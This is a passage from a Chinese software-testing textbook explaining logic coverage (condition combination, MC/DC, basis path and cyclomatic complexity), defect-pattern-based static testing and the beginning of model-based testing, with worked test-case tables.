4	F1,F2	M=.F.	a≤0,b≤0,M取假
5	T3,T4	N=.T.	a>1,c>1,N取真
6	T3,F4	N=.T.	a>1,c≤1,N取真
7	F3,T4	N=.T.	A≤1,c>1,N取真
8	F3,F4	N=.F.	A≤1,c≤1,N取假

针对8种组合条件，再来设计能覆盖所有这些组合的测试用例，如表3-15所示。

表3-15 条件组合覆盖的测试用例

测试用例	覆盖条件	覆盖路径	覆盖组合
输入：a=2,b=1,c=6 输出：a=2,b=1,c=5	T1,T2,T3,T4	P1(1-2-4)	1,5
输入：a=2,b=−1,c=−2 输出：a=2,b=−1,c=−2	T1,F2,T3,F4	P3(1-3-4)	2,6
输入：a=−1,b=2,c=3 输出：a=−1,b=2,c=6	F1,T2,F3,T4	P3(1-3-4)	3,7
输入：a=−1,b=−2,c=−3 输出：a=−1,b=−2,c=−5	F1,F2,F3,F4	P4(1-3-5)	4,8

在表3-15中引入了路径的概念，即程序执行经过的程序流程图的轨迹。由流程图3-5(b)可以知道，该程序模块有4条不同的路径：

P1: (1-2-4)即 M = .T.且 N = .T.
P2: (1-2-5)即 M = .T.且 N = .F.
P3: (1-3-4)即 M = .F.且 N = .T.
P4: (1-3-5)即 M = .F.且 N = .F.

这样根据每个测试用例所经历的程序代码，就能确定其覆盖的路径P1、P3和P4，但P2(1-2-5)没有被覆盖。这也说明对于最强的逻辑覆盖——条件组合覆盖，其测试也不是非常充分的，所以，更充分的测试，不仅要求覆盖各个条件和各个判定，而且还能覆盖基本路径。即使这样，也不够充分，还需要考虑输入数据域、数据流控制。例如，在上面的代码中，对a、b、c取值则要考虑边界条件，而且要考虑对测试结果产生的影响，例如，从边界条件看，b需要取0、−0.1和0.1，但从最后语句(c=c+b)来看，b最好不取零，从而能够观察b值对c值

的影响。

但如果进一步仔细分析，可能会觉得条件组合测试有些浪费，例如，选择表 3-14 第 3、4 行来分析，固定第一个条件(因为都是 F1)，改变第 2 个条件(即取不同的值 T2、F2)，其结果不受影响，这样的测试就没有意义。反过来，像表 3-14 第 1、2 行，固定第一个条件(因为都是 T1)，改变第 2 个条件(即取不同的值 T2、F2)，其结果不一样，这样的测试才有价值。同样，第 5、6 行放在一起测试没意义，而 7、8 行放在一起测试有价值。概括起来，对表 3-11 进行优化，每一逻辑运算(AND 或 OR)其必要的测试包含三组，如表 3-16 所示。这就引出修改的条件/判定覆盖(Modified Condition/Decision Coverage，MC/DC)，MC/DC 测试覆盖要求如下。

(1) 每一个判断的所有可能结果都出现过；

(2) 每一个判断中所有条件的取值都出现过；

(3) 每一个进入点及结束点都执行过；

(4) 判断中每一个条件都可以独立地影响判断的结果。

航空软件质量标准 DO-178C 中指定会影响飞机起飞及降落安全性的软件(A 等级软件)需满足 MC/DC。

表 3-16　必要的测试条件组合

AND 关系	OR 关系
(1) .T. and .T.→.T.	(1) .T. or .F.→.T.
(2) .T. and .F.→.F.	(2) .F. or .T.→.T.
(3) .F. and .T.→.F.	(3) .F. or .F.→.F.

3.4.5　基本路径覆盖

顾名思义，基本路径覆盖就是设计所有的测试用例，来覆盖程序中的所有可能的、独立的执行路径。根据 3.4.4 节讨论，也就是调整表 3-15 中第 2、3 个测试用例，使测试不仅覆盖路径 P3(1-3-4)，而且能够覆盖路径 P2(1-2-5)，这样就可以完全覆盖路径 P1、P2、P3 和 P4。例如，调整第 2 个测试用例后，就能覆盖 P2(1-2-5)，如表 3-17 所示，但不能保证覆盖所有的条件组合(如组合 2、6)。

表 3-17　基本路径覆盖的测试用例

测试用例	覆盖路径	覆盖条件	覆盖组合
输入：a=2，b=1，c=6 输出：a=2，b=1，c=5	P1(1-2-4)	T1，T2，T3，T4	1，5
输入：a=1，b=1，c=−3 输出：a=1，b=1，c=−2	P2(1-2-5)	T1，T2，F3，F4	1，8
输入：a=−1，b=2，c=3 输出：a=−1，b=2，c=6	P3(1-3-4)	F1，T2，F3，T4	3，7
输入：a=−1，b=−2，c=−3 输出：a=−1，b=−2，c=−5	P4(1-3-5)	F1，F2，F3，F4	4，8

通过前面的例子可以看到，采用其中任何一种方法都不能完全覆盖所有的测试用例，因此，在实际的测试用例设计过程中，可以根据需要和不同的测试用例设计特征，将不同的设计方法组合起来，交叉使用，以达到最高的覆盖率。

采用条件组合和路径覆盖两种方法的结合来重新设计测试用例，如表 3-18 所示，也就是在表 3-15 或表 3-17 基础上增加一个用例，通过共 5 个测试用例就能覆盖各种情况，包括条件、判定、条件组合、路径等，使程序得到完全的测试。

表 3-18 完全覆盖的测试用例

测试用例	覆盖路径	覆盖条件	覆盖组合
输入：a=2,b=1,c=6 输出：a=2,b=1,c=5	P1(1-2-4)	T1,T2,T3,T4	1,5
输入：a=1,b=1,c=−3 输出：a=1,b=1,c=−2	P2(1-2-5)	T1,T2,F3,F4	1,8
输入：a=2,b=−1,c=−2 输出：a=2,b=−1,c=−2	P3(1-3-4)	T1,F2,T3,F4	2,6
输入：a=−1,b=2,c=3 输出：a=−1,b=2,c=6	P3(1-3-4)	F1,T2,F3,T4	3,7
输入：a=−1,b=−2,c=−3 输出：a=−1,b=−2,c=−5	P4(1-3-5)	F1,F2,F3,F4	4,8

基本路径覆盖的前提就是知道有多少条基本路径，对于简单程序，通过直接观察就能掌握，但对于复杂的应用程序就很难了。基本路径测试法是在程序控制流图的基础上，通过分析控制构造的环路复杂性，导出基本可执行路径集合，从而设计测试用例的方法。设计出的测试用例要保证被测试程序的每个可执行语句至少被执行一次。基本路径测试法通过以下几个基本步骤来实现。

(1) 程序的流程图。程序流程控制图是描述程序控制流的一种图示方法，可以用如图 3-6 所示基本图元(顺序、分支、循环等)来描述任何程序结构。图 3-5 可以转化为如图 3-7 所示的程序流程图。




图 3-6 程序流程的基本图元

(2) 计算程序环路复杂度。通过对程序的控制流程图的分析和判断来计算模块复杂性，从程序的环路复杂性可导出程序基本路径集合中的独立路径条数。环路复杂性可以用 $V(G)$ 来表示，其计算方法有：

① $V(G)$=区域数目。区域是由边界和节点包围起来的形状所构成，计算区域时应包括图的外部区域，将其作为一个区域。图 3-7 的区域数目是 3，也就是有三条基本路径。

② $V(G)$=边界数目−节点数目+2。按此计算，图 3-7 结果也是 3(即 6−5+2)。

③ $V(G)$ = 判断节点数目 + 1。如图 3-7 中，判断节点有 A、C，则 $V(G) = 2+1 = 3$。




图 3-7 程序流程图示例

(3) 确定基本路径。通过程序流程图的基本路径来导出基本的程序路径的集合。通过上面的分析和计算，知道如图 3-7 所示程序有三条基本路径，下面给出一组基本路径。在一个基本路径集合里，每条路径是唯一的。但基本路径组(集合)不是唯一的，还可以给出另外两组基本路径。

A—C—E

A—B—C—E

A—B—C—D—E

(4) 准备测试用例，确保基本路径组中的每一条路径被执行一次。

① a=−1,b=−2,c=−3 可以覆盖路径 A—C—E。

② a=1,b=1,c=−3 可以覆盖路径 A—B—C—E。

③ a=2,b=1,c=6 可以覆盖路径 A—B—C—D—E。

3.5 基于缺陷模式的测试

如果过去我们犯了不少错误(即产生软件缺陷)，自然会想从中吸取教训，对过去所发现的各种具体缺陷进行归纳整理，抽象出共性，生成缺陷模式，然后基于这种模式去预防问题，也可以用这种模式来检查被测试对象，看是否有相互匹配的问题。在软件测试中，如果知道其缺陷模式，就可以根据缺陷模式进行匹配，然后发现类似的问题，这就是基于缺陷模式的测试(Defect-Pattern-Based Testing,DPBT)。错误猜测法主要是根据测试人自己的经验，按照常见的问题进行探测性的测试，一般属于手工测试。如果将常见的缺陷模式固化到测试工具中，然后就可通过工具进行静态分析以完成测试。如果是针对代码缺陷模式的测试工具，就可以用工具对代码进行扫描以完成测试，许多静态测试工具，如 FindBugs、flawfinder、Klocwork Insight、Fortify Static Code Analyzer 等，都是基于缺陷模式实现的。

如果检测算法是完全的，则能够从软件中排除该类模型。例如，在内存为 1GB、CPU 为 1.8GHz 的 PC 上，FindBugs 对 J2SE 中的 rt.jar 分析，该程序包有 13 083 个类，约 40MB 大小，所耗时间只需 45min。基于缺陷模式的测试方法具有测试效率高、对逻辑复杂故障测试效果好等特点，并且比较容易实现自动化测试。采用工具进行检验，能够发现其他测试方法所不能发现的软件故障和安全隐患，而且只要建立规则而不需要开发测试脚本，测试的投入低、产出高，应用效果良好，但也要看到其不足之处。

(1) 误报问题。误报问题是基于缺陷模式的软件测试技术的一个共性问题。通常基于缺陷模式的软件测试技术都属于静态分析技术，由于某些故障的确定需要动态地执行信息，因此对于基于静态分析的工具来说，误报问题是不可避免的。故障的最后确认一般需要人工分析，如果误报过多，确认的工作量就可能过大而无法忍受。为此，将动态测试与静态测试有机结合来解决误报问题。

(2) 漏报问题。漏报问题主要由缺陷模式定义和模式检测算法引起。目前对于软件缺陷模式没有一个规范的、统一的和形式化的定义。不同的故障查找工具都给出自己所能检测的缺陷模式的定义，但是这些定义很多都是一些自然语言的描述，有的甚至只是给出一个简单的

例子进行说明。同时,针对具体的软件缺陷模式,不同的检测工具一般设计自己的检测算法,从检测的效率和实现的复杂性上考虑,不同的算法给出不同的假设以降低计算复杂性,这导致对于相同的模型,用不同的工具进行检测得到的缺陷结果集合很大不同。参考文献 11 使用一些常用的 Java 程序故障自动分析工具对同一个软件进行测试,发现不同的工具得到的检测结果集(故障集)差别较大。

(3) 模式机理。由于编程过程中,程序员具有较强的个体性,因此缺陷模式是多种多样的。通常软件中的故障主要来源于程序员,如错误的理解造成的、二义性造成的、疏忽造成的和遗漏造成的。

3.5.1 常见的缺陷模式

大量的测试数据统计分析可以发现有些软件缺陷是具有共性的,所以总结了常见的一些缺陷模式,例如,内存泄漏缺陷模式、非法指针引用缺陷模式。其实,导致程序员犯错的因素很多,有程序员本身的编程水平、习惯以及所属团队软件工程管理水平等,编程语言及其相关类库的有些难以理解的特性也是一个比较重要的原因。

(1) 故障模式。即常见的软件故障,如内存泄漏、使用空指针、数组越界、非法计算、使用未初始化变量、不完备的构造函数以及操作符异常等。

(2) 安全漏洞模式。即为他人攻击系统提供可能,而一旦攻击者得手,系统就可能发生瘫痪,所造成的危害可能更大,因此,此类漏洞应当尽量避免,如缓冲区溢出漏洞模式、被感染数据漏洞模式、竞争条件漏洞模式以及风险操作随机数漏洞模式等。

(3) 差性能模式。该模式在软件动态运行时效率比较低下,因此建议采用更高效的代码来完成同样的功能。这类模式主要包括调用了不必要的基本类型包装类的构造方法、空字符串的比较、复制字符串、未声明为 static 的内部类、参数为常数的数学方法、创建不必要的对象以及声明未使用的属性及方法等。

(4) 并发缺陷模式。该模式主要针对程序员对多线程、Java 虚拟机的工作机制不了解引起的问题,以及由于线程启动的任意性和不确定性使用户无法确定所编写的代码具体何时执行而导致对公共区域的错误使用,如死锁等。

(5) 不良习惯模式。该模式主要是由于程序员编写代码的不好习惯造成的一些错误。包括文件的空输入、垃圾回收的问题,以及类、方法和域的命名问题,方法调用,对象序列化,域初始化,参数传递和代码安全性问题等。

(6) 代码国际化模式。该模式主要是在语言进行国际化的过程中,可能造成本地设置和程序需求不符的情况,造成匹配错误。

(7) 易诱骗代码模式。该模式主要指代码中容易引起歧义的、迷惑人的编写方式。比如无意义的比较,永远是真值的判断,条件分支使用相同的代码,声明了却未使用的域等,即那些混淆视听,无法正常判断程序的真正意图的代码。

3.5.2 DPBT 的测试过程

测试过程从源代码输入开始,经历预编译、词法分析、语法分析与语义处理、抽象语法树生成、控制流图生成和 IP(Illegal Pattern,非法模式)扫描等几个步骤,最后自动生成 IP 报表。

(1) 预处理。由于源程序中存在宏定义、文件包含和条件编译等预处理命令,因此在进行词法分析前必须进行预编译,将宏进行展开,这样有利于变量的查找。

(2) 词法分析(Lexical Analysis)。将预编译阶段产生的中间代码进行分解,形成各种符号表,为语法分析做准备。符号表的结构主要有标识符表、类型表、关键字表、常数表、运算符表和分界符表。

(3) 语法分析(Parsing)和语义处理(SemanticAnalysis)。这一步主要是将输入字符串识别为单词符号流,并按照标准的语法规则,对源程序做进一步分析,区分出变量定义、赋值语句、函数等。语法分析的结果是生成语法树,并提供对外的接口。此外,通过语法树可以生成程序的控制流图和变量的定义使用链,为下一步的故障查找做准备。

(4) 抽象语法树生成。语法分析和语义处理之后生成抽象语法树,源程序中的所有语句都作为抽象语法树的节点。抽象语法树是后续操作的基础,含有后续处理所需的各种信息,如语句类型、变量名称及类型等。

(5) 控制流图生成。在抽象语法树的基础上生成控制流图,描绘程序结构。生成的控制流图必须反映源程序的结构。

(6) IP 扫描。IP 扫描是测试过程的关键步骤,首先定义测试模型,然后在控制流图上遍历对测试模型进行匹配,从而生成 IP 报表。工具所能检测的故障的集合取决于定义的测试模型集合。

(7) 人工确认。由于误报的存在,因此需要对生成的 IP 进行人工确认。

3.6 基于模型的测试

模型是对系统的抽象,是对被测系统预期行为动作的抽象描述,实际上就是用语言把一个系统的行为描述出来,定义系统的各种状态及其之间的转换关系,例如随机模型、贝叶斯图解模型、有限状态模型等。基于模型的测试(Model-Based Testing,MBT)是利用模型来生成相应的测试用例,然后根据实际结果和原先预想的结果的差异来测试系统,如图 3-8 所示。基于模型的测试,先是从概念上形成模型,然后试图用数学的方法来描述这个模型,逐渐实现这个模型,形成仿真模型,完成所需的测试。基于模型的测试,往往不是直接针对被测系统(System Under Test,SUT)进行,而是根据算法、规则,针对源代码进行检测。




图 3-8 基于模型测试的示意图

基于模型的软件测试技术不能替代已有的其他测试技术,而是对其他测试技术一个有力的补充。基于模型的软件测试技术已应用于通信协议测试、API 测试等,微软研究院用 C# 开发了相应的工具——Spec Explorer,如图 3-9 所示,它还能与 Visual Studio 集成在一起。

官方网站：http://msdn.microsoft.com/en-us/devlabs/ee692301.aspx

Spec Explorer 团队博客：http://blogs.msdn.com/sechina/




图 3-9 微软的测试建模工具 Spec Explorer 主要界面

3.6.1 功能图法

